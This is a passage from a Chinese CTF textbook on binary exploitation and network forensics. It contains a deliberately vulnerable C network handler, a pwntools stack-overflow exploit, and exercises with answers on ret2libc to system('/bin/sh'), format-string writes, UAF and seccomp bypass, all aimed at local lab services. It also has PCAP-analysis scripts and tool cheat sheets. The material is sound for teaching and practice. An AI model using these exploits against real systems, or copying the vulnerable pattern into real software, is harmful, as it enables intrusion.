启动服务 -> 等待端口 -> 建立连接 -> 完成握手
-> 发送单个测试用例 -> 收集响应/退出码/core
-> 重启恢复干净状态
```

本地可以用 socat 把标准输入程序包装为 TCP 服务：

```
socat TCP-LISTEN:9001,reuseaddr,fork EXEC:./chall,stderr
```

这适合无共享全局状态的简单程序。真实多进程/多线程服务需要更精确地模拟初始化、权限、工作目录和超时。

30.2 结构感知变异

对格式：

```
magic | opcode | length | payload | crc
```

随机翻转所有字节往往大部分在 magic 或 CRC 处被拒绝。更有效的是保持 magic 和 CRC 合法，重点变异：

- length = 0, 1, max, max+1, 0xffff;
- 实际 payload 与声明长度不一致;
- 重复 TLV;
- 未知 opcode;
- 状态顺序错误;
- 边界字符、空字节、超长 Unicode;
- 压缩前后长度差异。

一个简单变异器：

```
import os, random, struct, zlib

MAGIC = b'CT'

def build(opcode: int, payload: bytes, declared_len=None) -> bytes:
    n = len(payload) if declared_len is None else declared_len
```

```
head = MAGIC + bytes([1, opcode]) + struct.pack('!H', n & 0xffff)
crc = zlib.crc32(head + payload) & 0xffffffff
return head + payload + struct.pack('!I', crc)

seeds = [b'', b'A', b'A' * 255, b'\x00' * 32]
for i in range(100):
    p = bytearray(random.choice(seeds))
    if p:
        p[random.randrange(len(p))] ^= 1 << random.randrange(8)
    declared = random.choice([None, 0, 1, len(p), len(p)+1, 0xffff])
    open(f'cases/{i:04d}.bin', 'wb').write(build(2, bytes(p), declared))
```

这里故意允许“声明长度不等于实际长度”，但 CRC 覆盖实际发送内容。服务端先在哪一步校验，会决定到达哪个解析路径。

30.3 Crash triage

发现崩溃后：

1. 固定最小触发序列，不只保存最后一个包；
2. 区分客户端断开、服务主动退出、超时和真正 crash；
3. 保存 core、ASan 报告或服务日志；
4. 最小化 payload，同时保持握手和状态前缀；
5. 在 GDB 中确认可控数据到达哪个对象；
6. 再判断是否可利用，而不是从“crash”直接跳到“RCE”。

网络综合案例一：从 PCAP 恢复长度前缀文件传输

假设 TCP stream 中应用协议为：

```
C -> S: 4 字节大端文件名长度 | 文件名  
S -> C: 8 字节大端文件大小 | 文件内容 | 32 字节 SHA-256
```

31.1 用 TShark 导出服务端方向重组数据

最直接的方法是 Follow TCP Stream 导出 raw。假设保存为 server_to_client.bin，解析：

```
from pathlib import Path  
import hashlib  
import struct  
  
raw = Path('server_to_client.bin').read_bytes()  
if len(raw) < 8 + 32:  
    raise ValueError('stream too short')  
  
size = struct.unpack('!Q', raw[:8])[0]  
if size > 100 * 1024 * 1024:  
    raise ValueError(f'unreasonable size: {size}')  
  
end = 8 + size  
if len(raw) < end + 32:  
    raise ValueError('truncated stream')  
  
body = raw[8:end]  
expected = raw[end:end+32]  
actual = hashlib.sha256(body).digest()  
if actual != expected:  
    raise ValueError('sha256 mismatch')  
  
Path('recovered_file.bin').write_bytes(body)  
print('ok:', size, hashlib.sha256(body).hexdigest())
```

哈希校验不仅是“最后一步”，也能发现流方向错误、十六进制导出格式错误、重传重复拼接和抓包截断。

网络综合案例二：逆向并实现自定义认证协议

假设差分抓包发现：

```
Request:
  magic = "LG"           2 B
  version                1 B
  command = 1            1 B
  timestamp              4 B, big-endian
  username_len           1 B
  username               N B
  token                 16 B

Response:
  status                 1 B
  session_id             8 B
  message_len            2 B
  message                M B
```

客户端二进制显示 token 计算为：

```
MD5(username || ":" || timestamp_decimal || ":" || secret)
```

在 CTF 本地服务中实现：

```
import hashlib
import socket
import struct
import time

HOST, PORT = '127.0.0.1', 9002
SECRET = b'lab-secret'

def recv_exact(s, n):
    out = bytearray()
    while len(out) < n:
        chunk = s.recv(n - len(out))
        if not chunk:
            raise EOFError
        out += chunk
    return bytes(out)
```

```
def login(username: bytes):
    ts = int(time.time())
    material = username + b':' + str(ts).encode() + b':' + SECRET
    token = hashlib.md5(material).digest()
    req = b'LG' + bytes([1, 1]) + struct.pack('!I', ts)
    req += bytes([len(username)]) + username + token

    with socket.create_connection((HOST, PORT), timeout=3) as s:
        s.sendall(req)
        status = recv_exact(s, 1)[0]
        sid = struct.unpack('!Q', recv_exact(s, 8))[0]
        n = struct.unpack('!H', recv_exact(s, 2))[0]
        msg = recv_exact(s, n)
        return status, sid, msg

print(login(b'guest'))
```

解题时应验证时间窗口、用户名长度和 token 字节序。若远程时钟有偏差，可先从服务 banner 或 HTTP Date 获取服务器时间，而不是盲目枚举巨大区间。

网络综合案例三：协议解析漏洞到 ROP

考虑本地 TCP 服务：

```
struct Header {
    char magic[2];
    unsigned char opcode;
    unsigned char reserved;
    unsigned short length_be;
};

void handle(int fd) {
    struct Header h;
    char buf[128];
    recv_exact(fd, &h, sizeof(h));
    unsigned short n = ntohs(h.length_be);
    if (memcmp(h.magic, "CT", 2) != 0) return;
    recv_exact(fd, buf, n); // 漏洞：n 未限制为 <= 128
}
```

利用链分成两层：

1. **协议层**：发送合法 magic、opcode 和大端长度，保证进入 `recv_exact`；
2. **内存层**：payload 前部填充到保存 RIP，后部放 ROP 链。

pwntools：

```
from pwn import *

context.binary = elf = ELF('./server', checksec=False)
HOST, PORT = '127.0.0.1', 9003
offset = 152 # 通过本地 core/cyclic 确认
rop = ROP(elf)

payload = flat(
    b'A' * offset,
    rop.find_gadget(['ret']).address,
    elf.symbols['win'],
)
header = b'CT' + bytes([1, 0]) + p16(len(payload), endian='big')

io = remote(HOST, PORT)
io.send(header + payload)
print(io.recvall(timeout=1))
```

这类题远程失败的常见原因包括：长度字段端序错误；服务端 `recv_exact` 需要完整 payload 而脚本提前进

入接收；服务 fork 后 core 位于不同目录；偏移在启用优化后改变；socket fd 导致后续 `system("/bin/sh")` 没有连接到标准输入输出。最后一点说明网络 pwn 中 ORW 或 `dup2(fd, 0/1/2)` 经常比直接 `system` 更必要。

Web 与网络服务安全的边界知识

虽然本书主线不是完整 Web 安全教程，但网络 CTF 中经常出现 HTTP API。至少应能识别以下类别：认证与会话缺陷、路径遍历、命令/SQL/模板注入、SSRF、文件上传、反序列化、请求走私和访问控制错误。系统化测试可参考 OWASP Web Security Testing Guide；当前项目仍以稳定版与开发版并行维护，具体测试项应以官方页面为准。[R17]

本书不展开真实站点攻击流程。对于 CTF API，仍应坚持状态建模：输入进入哪个解析器，经过哪些解码，数据是否被拼接进 SQL、命令、模板或路径，输出是否暴露差异。所谓 payload 只是触发某个语义差异的具体字符串，根因仍是边界和上下文处理错误。

PART IV

工程化解题、练习与复盘

一套可执行的比赛 workflow

35.1 二进制题 15 分钟初筛

0-2 分钟: file/checksec/strings/运行一次
2-5 分钟: 定位输入点、危险 API、菜单状态
5-8 分钟: GDB 确认崩溃与偏移
8-12 分钟: 列保护和可用原语, 选择第一条利用路径
12-15 分钟: 写最小脚本, 至少完成稳定交互或泄漏

初筛结束应产出一段可检验结论, 例如:

No PIE + NX + Partial RELRO, 无 Canary。
read 向 64 字节栈缓冲区读 0x100, RIP 偏移 72。
存在 pop rdi; ret, 可用 puts@plt 泄漏 puts@got, 并返回 main。
下一步需要确认远程 libc 或增加第二个泄漏。

35.2 PCAP 题 15 分钟初筛

0-3 分钟: capinfos、协议层级、端点、会话统计
3-6 分钟: 识别异常端口、最大流、短周期流
6-10 分钟: Follow Stream、HTTP/DNS 对象与查询导出
10-15 分钟: 判断编码/加密/文件格式, 写第一个提取命令

产出应类似:

主要异常是 192.0.2.5 -> 198.51.100.9 的 UDP/5353, 共 84 个查询。
查询名第一 label 为十六进制, 第二 label 为四位序号; 存在重复查询。
按序号去重拼接后以 1f8b 开头, 推断为 gzip, 下一步解压并验证内部文件。

pwntools 脚本模板

```
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./chall', checksec=False)
context.log_level = args.LOG or 'info'
libc = ELF('./libc.so.6', checksec=False) if os.path.exists('./libc.so.6') else None

HOST = args.HOST or '127.0.0.1'
PORT = int(args.PORT or 31337)

def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript='''
            set pagination off
            set disassembly-flavor intel
            break *main
            continue
        ''')
    if args.REMOTE:
        return remote(HOST, PORT)
    return process(elf.path)

def sl(data=b''):
    io.sendline(data)

def sla(delim, data):
    io.sendlineafter(delim, data)

def leak64(raw: bytes) -> int:
    if len(raw) > 8:
        raise ValueError(f'leak too long: {raw!r}')
    return u64(raw.ljust(8, b'\x00'))

io = start()

# 1. 同步菜单
# 2. 泄漏并验证
```



```
# 3. 计算基址
# 4. 构造最终原语
# 5. 明确成功判据，不只调用 interactive()

io.interactive()
```

不要把所有菜单函数缩写成难以阅读的一行。比赛后复盘时，清晰的 `add/edit/delete/show` 函数比极端压缩代码更有价值。

PCAP 分析脚本模板

```
#!/usr/bin/env python3
from collections import Counter, defaultdict
from pathlib import Path
from scapy.all import rdpcap, IP, TCP, UDP, Raw

PCAP = 'capture.pcap'
pkts = rdpcap(PCAP)

flows = Counter()
payloads = defaultdict(list)

for idx, p in enumerate(pkts, 1):
    if not p.haslayer(IP):
        continue
    src, dst = p[IP].src, p[IP].dst
    if p.haslayer(TCP):
        key = ('TCP', src, p[TCP].sport, dst, p[TCP].dport)
    elif p.haslayer(UDP):
        key = ('UDP', src, p[UDP].sport, dst, p[UDP].dport)
    else:
        continue
    flows[key] += 1
    if p.haslayer(Raw):
        payloads[key].append((idx, bytes(p[Raw])))

for key, count in flows.most_common(20):
    total = sum(len(x) for _, x in payloads[key])
    print(count, total, key)
```

这个模板用于初筛，不应直接承担 TCP 重组。真正重组应使用 Wireshark/TShark 的流重组，或按序号实现去重与缺口检测。

练习：二进制模块

38.1 练习 1：栈方向与数组方向

一个函数在进入后执行 `sub rsp, 0x50`，局部数组起始于 `[rbp-0x40]`，使用 `read(0, buf, 0x90)`。说明为什么越界会覆盖保存 RBP 和 RIP，并给出理论偏移的计算方法。然后用 `cyclic` 验证，不允许仅提交猜测值。

38.2 练习 2：保护机制策略

题目：PIE、NX、Canary、Full RELRO 全开；存在 `printf(user)`，且用户输入可重复触发。设计一条可能的利用路线，分别说明如何获得 canary、PIE 基址和 libc 基址，以及为什么 Full RELRO 不阻止你的信息泄漏。

38.3 练习 3：两阶段 ret2libc

给定 No PIE、NX、无 Canary 的二进制，只有 `puts`、`read` 和 `main`，提供 libc。编写脚本泄漏 `puts` 并调用 `system("/bin/sh")`。要求加入：页对齐断言、栈对齐处理、远程/本地统一启动函数。

38.4 练习 4：格式化字符串写入

程序将输入读到栈上并执行 `printf(buf)`。全局变量 `authenticated` 位于可写地址，值从 0 改为 0x1337 即打印 flag。先手工说明 `%hn` 的输出计数与位置参数，再用 `fmtstr_payload` 实现，比较二者长度。

38.5 练习 5：UAF 对象复用

一个对象包含函数指针和 0x30 字节数据。删除后指针未清空，另一个类型对象大小相同。画出每一步 chunk 和对对象表状态，并说明为什么这类利用不需要污染 `tcache next`。

38.6 练习 6：Safe-Linking

给定已释放 entry 地址 `p = 0x5555555592a0`，希望 next 解码为 `target = 0x55555555c040`。根据近似公式计算编码值，并说明为什么使用错误的 `storage address` 会失败。

38.7 练习 7：seccomp ORW

过滤器允许 `read`、`write`、`openat`、`exit`，禁止 `execve`。设计 shellcode 或 ROP 链读取 `flag.txt`。不得假设 `fd` 恒为 3；需要说明如何传递 `openat` 返回值。

38.8 练习 8：网络 pwn

TCP 服务先读取 6 字节头，再按大端长度读取 payload 到 128 字节栈缓冲区。构造协议帧完成 `ret2win`，并解释为什么用 `sendline` 可能多发送一个换行字节，进而影响长度和后续协议状态。

练习：网络模块

39.1 练习 9：TCP 流恢复

PCAP 中一个文件被分成多个 TCP segment，包含重传。比较以下两种方法：直接按抓包顺序拼接 `tcp.payload`；使用 Follow TCP Stream。解释前者会在哪些情况下产生重复或乱序数据，并使用 SHA-256 验证恢复结果。

39.2 练习 10：DNS 分块数据

查询名格式为 `<base32>.<seq>.data.test`，存在重复和乱序。写 Scapy 脚本按 seq 去重、Base32 解码并拼接。要求检测缺失序号，而不是静默生成损坏文件。

39.3 练习 11：自定义 UDP 协议

报文包含 magic、opcode、length、payload 和 CRC32。写解析器验证长度与 CRC；再生成三类异常测试：声明长度比实际大、比实际小、CRC 错误。记录服务响应差异。

39.4 练习 12：HTTP 对象恢复

从 PCAP 中定位一个 Transfer-Encoding: chunked 且 Content-Encoding: gzip 的响应。说明正确的解码顺序，并恢复原始文件。使用 magic 和哈希证明结果正确。

39.5 练习 13：TLS 可见性

你只有一次 TLS 1.3 会话 PCAP 和服务器证书，没有 key log。说明为什么通常不能恢复明文；列出至少三种题目可能额外提供的可解密条件。

39.6 练习 14：隐蔽信道证据

某主机发出 100 个 ICMP Echo Request，sequence 低字节可解码为英文。设计证据链，排除正常计数器巧合，并说明如何处理丢包和重复包。

练习答案与推导框架

40.1 练习 1

栈分配向低地址移动 RSP，但数组内部索引递增时地址向高地址增加。若 $\text{buf} = \text{rbp} - 0x40$ ，保存 RBP 位于 $[\text{rbp}]$ ，则从 $\text{buf}[0]$ 到保存 RBP 的理论距离为 $0x40$ ；到返回地址 $[\text{rbp}+8]$ 的距离为 $0x48$ 。不过编译器可能改变帧布局，因此必须用反汇编和 cyclic 验证。

40.2 练习 2

可先用 `%p` 或位置参数泄漏栈槽位，识别末字节为零且每次进程内稳定的 canary；泄漏返回地址或主程序指针计算 PIE；泄漏 libc 返回地址或 GOT 指向的真实函数地址计算 libc。Full RELRO 使 GOT 只读，但格式化字符串的读原语仍可读取 GOT 或栈上的 libc 指针。最终可使用格式化字符串任意写覆盖其他可写控制数据，或在已知 canary 后通过独立栈溢出构造 ROP，取决于题目入口。

40.3 练习 3

核心是 `puts(puts@got) -> main`，计算 $\text{libc_base} = \text{leak} - \text{puts_offset}$ ，再 `ret -> pop rdi -> "/bin/sh" -> system`。页对齐断言检查基址低 12 位为零；额外 `ret` 修正栈对齐。远程读取必须与 banner 同步。

40.4 练习 4

若目标值为 $0x1337$ ，在此前无输出时可用宽度控制输出 4919 个字符，再 `%k$hn` 写入目标地址。实际 payload 前缀、地址字节和其他格式说明符会改变计数。`fmtstr_payload` 会分块、排序并处理回绕，但仍需确认 offset 和最大输出长度。

40.5 练习 5

释放后的 chunk 被同尺寸新对象复用；旧指针仍指向同一地址。新对象写入覆盖旧对象函数指针，旧接口随后间接调用。分配器 `next` 只在 chunk 处于 tcache 时有意义；复用后 chunk 已重新分配，因此利用针对应用对象布局，不需要伪造 tcache 链。

40.6 练习 6

近似编码：

```
encoded = target XOR (p >> 12)
          = 0x55555555c040 XOR 0x555555559
```

计算应使用保存 `next` 字段的位置；若 `next` 字段并非恰好位于 `p`，需用实际字段地址。错误 storage address 会导致解码结果不等于 target，并可能因对齐检查终止。

可用 Python 验证：

```
p = 0x5555555592a0
target = 0x55555555c040
encoded = target ^ (p >> 12)
print(hex(encoded), hex(encoded ^ (p >> 12)))
```

40.7 练习 7

openat 返回 fd 到 RAX。shellcode 可以直接把 RAX 移入 RDI 后调用 read；ROP 需要 mov/xchg rdi, rax gadget，或使用能接收返回值的现有代码。然后 write(1, buf, n) 输出。禁止 execve 只排除 shell 路线，不阻止文件读取。

40.8 练习 8

头部应使用 p16(len(payload), endian='big')。如果协议声明长度不包含换行，而 sendLine 在末尾追加 \n，服务可能把换行留给下一帧，导致 magic 错位；也可能在长度大于 payload 时把换行计入溢出内容。使用 send 精确发送二进制帧。

40.9 练习 9

直接拼接无法自动识别相同序列范围的重传，也无法处理包捕获顺序与序列顺序不同。Follow Stream 使用 TCP 重组逻辑。最终文件必须通过预期 SHA-256、文件内部校验或格式解析验证。

40.10 练习 10

脚本应把 seq 映射到解码 chunk，重复 seq 若内容不同应报错；排序前检查从最小到最大是否连续。Base32 可能缺 padding，需要按长度补 =。缺失时应报告序号列表。

40.11 练习 11

解析顺序：先检查最小长度和 magic，再读取声明长度，确认实际报文包含完整 payload 和 CRC，计算 CRC 覆盖范围并比较。三类异常能区分服务是先校验长度、先校验 CRC，还是直接进入业务解析。

40.12 练习 12

先去除 HTTP chunk framing，得到压缩后的实体；再按 gzip 解压。若反过来，gzip 解压器会看到 chunk size 字符而失败。用文件 magic 和哈希验证。

40.13 练习 13

TLS 1.3 通常使用临时密钥交换，服务器证书公钥或长期私钥不等同于会话流量密钥。可解密条件包括 key log、端点内存中的 traffic secret、实现使用硬编码/可预测随机数、自定义弱加密、端点明文日志或在 TLS 终止代理之后的抓包。

40.14 练习 14

应验证 sequence 并非普通递增计数、只在特定源和时间窗出现、低字节序列经排序和去重后形成带格式或校验的数据，并与 payload、时间间隔或响应行为相关。丢包可通过序号中的块编号或上层校验检测，重复包按完整标识去重。

速查表：二进制分析命令

```
# 文件与保护
file chall
checksec --file=chall
readelf -h -l -S -sW -rW chall
objdump -d -M intel chall
objdump -R chall
strings -a -t x chall

# 动态行为
strace -f -o strace.log ./chall
ltrace -f -o ltrace.log ./chall
gdb -q ./chall

# gadget 与二进制修改
ROPgadget --binary chall
ropper --file chall --search 'pop rdi; ret'
patchelf --print-interpreter chall
patchelf --set-interpreter ./ld-linux-x86-64.so.2 chall.patched
patchelf --set-rpath . chall.patched

# Python/pwntools
python3 -c 'from pwn import *; print(cyclic(200).decode())'
python3 -c 'from pwn import *; print(cyclic_find(0x6161616c))'
```

速查表：GDB

```
set disassembly-flavor intel
set pagination off
starti
break main
break *0x401234
run < input.bin
continue
nexti
stepi
finish
info registers
info proc mappings
x/20gx $rsp
x/32bx $rdi
x/s $rdi
disassemble /r main
p/x $rax
set $rax=0
watch *(long*)0x404080
catch syscall read
backtrace
```


速查表：Wireshark/TShark

```
capinfos capture.pcap
tshark -r capture.pcap -q -z io,phs
tshark -r capture.pcap -q -z endpoints,ip
tshark -r capture.pcap -q -z conv,tcp
tshark -r capture.pcap -q -z follow,tcp,ascii,0
tshark -r capture.pcap -Y 'tcp.stream == 0'
tshark -r capture.pcap -Y 'tcp.len > 0' -T fields -e tcp.payload
tshark -r capture.pcap -Y 'dns.flags.response == 0' -T fields -e dns.qry.name
tshark -r capture.pcap -Y 'http.request' -T fields -e http.host -e http.request.uri
```

常用显示过滤器：

```
ip.addr == 192.0.2.10
tcp.port == 9001
tcp.stream == 3
tcp.analysis.retransmission
tcp.flags.syn == 1 && tcp.flags.ack == 0
udp.length > 1000
dns.flags.rcode != 0
http.request.method == "POST"
tls.handshake.type == 1
frame contains "CTF{"
```

速查表：编码、字节序与结构

Python:

```
from pwn import p16, p32, p64, u16, u32, u64

p64(0x401234)          # 小端 8 字节
p16(0x1234, endian='big') # 网络大端
u64(b'\x34\x12\x40\x00\x00\x00\x00\x00')
```

标准库:

```
import struct
struct.pack('<Q', 0x401234)
struct.pack('!H', 0x1234)
struct.unpack('!I', b'\x00\x00\x00\x10')[0]
```

编码识别提醒:

- 十六进制字符集为 0-9a-fA-F，长度通常为偶数；
- Base64 常见字符集包含字母、数字、+ / =，URL-safe 使用 - _；
- Base32 主要为 A-Z2-7；
- URL 编码使用 %xx；
- 大端多用于网络协议，x86 内存和 ELF 数据常为小端；
- “看起来像 Base64” 不是证据，解码后需检查结构。

如何写高质量 Write-up

一份好的 write-up 不应只是最终脚本。建议结构：

1. **题目与环境**：文件哈希、架构、保护、libc、端口、协议；
2. **根因**：对应源码或反汇编，解释边界或状态错误；
3. **原语**：能泄漏什么、写什么、控制什么；
4. **约束**：ASLR、空字节、长度、状态、版本、超时；
5. **利用链**：每一步输入、状态变化和计算；
6. **调试证据**：关键寄存器、内存、包字段、哈希；
7. **最终脚本**：可从干净环境执行；
8. **稳定性**：成功率、远程差异、重试条件；
9. **修复**：边界检查、生命周期、协议验证、编译保护或隔离；
10. **复盘**：失败路线为何失败、哪些假设可迁移。

一个可迁移的 write-up 应让读者在二进制重新编译、地址变化或 PCAP 包序改变后，仍知道哪些量需要重新测量、哪些逻辑保持不变。

进一步学习路径

完成本书后，二进制方向可继续深入：AArch64/MIPS 调用约定与 QEMU 用户态调试、现代 glibc 大块管理、IO_FILE/FSOP、C++ 对象与 vtable、Rust unsafe、内核 pwn、浏览器类型混淆与 JIT、硬件控制流保护。网络方向可继续深入：IPv6 扩展头、QUIC/HTTP/3、SMB/Kerberos、无线协议、工业协议、网络取证时间线、协议实现模糊测试和加密协议形式化分析。

练习资源应优先选择能够本地复现、提供源码或明确环境的课程与靶场。pwn.college 提供程序安全和二进制利用课程模块；pwntools、GDB、Wireshark、Nmap 与 Scapy 的官方文档应作为工具行为的最终依据，而不是依赖过时博客。[\[R1\]](#)[\[R2\]](#)[\[R3\]](#)[\[R8\]](#)[\[R11\]](#)[\[R12\]](#)

参考资料

以下资料用于核对工具接口、协议规范、ABI 与现代保护机制。访问日期：2026-07-28。

- [R1] pwn.college, “Binary Exploitation / Program Security.” <https://pwn.college/intro-to-cybersecurity/binary-exploitation/>
- [R2] pwntools 4.15.0 Documentation. <https://docs.pwntools.com/en/stable/>
- [R3] GNU Project, “Debugging with GDB,” GDB 18 development manual snapshot. <https://sourceware.org/gdb/current/onlinedocs/gdb.html/>
- [R4] Linux man-pages, ‘elf(5)’. <https://man7.org/linux/man-pages/man5/elf.5.html>
- [R5] System V Application Binary Interface, AMD64 Architecture Processor Supplement. <https://cs61.seas.harvard.edu/site/2025/pdf/x86-64-abi-20210928.pdf>
- [R6] glibc source change, “Add Safe-Linking to fastbins and tcache.” <https://sourceware.org/pipermail/glibc-cvs/2020q1/069221.html>
- [R7] Linux man-pages, ‘seccomp(2)’. <https://man7.org/linux/man-pages/man2/seccomp.2.html>
- [R8] Wireshark User’s Guide. https://www.wireshark.org/docs/wsug_html_chunked/
- [R9] TShark Manual Page. <https://www.wireshark.org/docs/man-pages/tshark.html>
- [R10] Wireshark Display Filter Reference. <https://www.wireshark.org/docs/dfref/>
- [R11] Nmap Reference Guide. <https://nmap.org/book/man.html>
- [R12] Scapy 2.7.1 Documentation. <https://scapy.readthedocs.io/en/latest/>
- [R13] RFC 9293, “Transmission Control Protocol (TCP).” <https://www.rfc-editor.org/info/rfc9293/>
- [R14] RFC 1035, “Domain Names - Implementation and Specification.” <https://www.rfc-editor.org/info/rfc1035/>
- [R15] RFC 8446, “The Transport Layer Security (TLS) Protocol Version 1.3.” <https://www.rfc-editor.org/info/rfc8446/>
- [R16] RFC 8200, “Internet Protocol, Version 6 (IPv6) Specification.” <https://www.rfc-editor.org/info/rfc8200/>
- [R17] OWASP Web Security Testing Guide. <https://owasp.org/www-project-web-security-testing-guide/>
- [R18] pwndbg project and documentation. <https://github.com/pwndbg/pwndbg>
- [R19] GEF - GDB Enhanced Features. <https://hugsy.github.io/gef/>
- [R20] CTF Wiki. <https://ctf-wiki.org/>

结语

二进制利用和网络安全题表面上分别处理“内存”和“数据包”，底层却采用同一种思维：恢复状态、识别边界、获得原语、满足约束、用实验验证。真正的进阶不是记住更多 payload，而是能够在陌生程序、陌生协议和陌生环境中，把模糊现象压缩成一条可执行、可证明、可复现的因果链。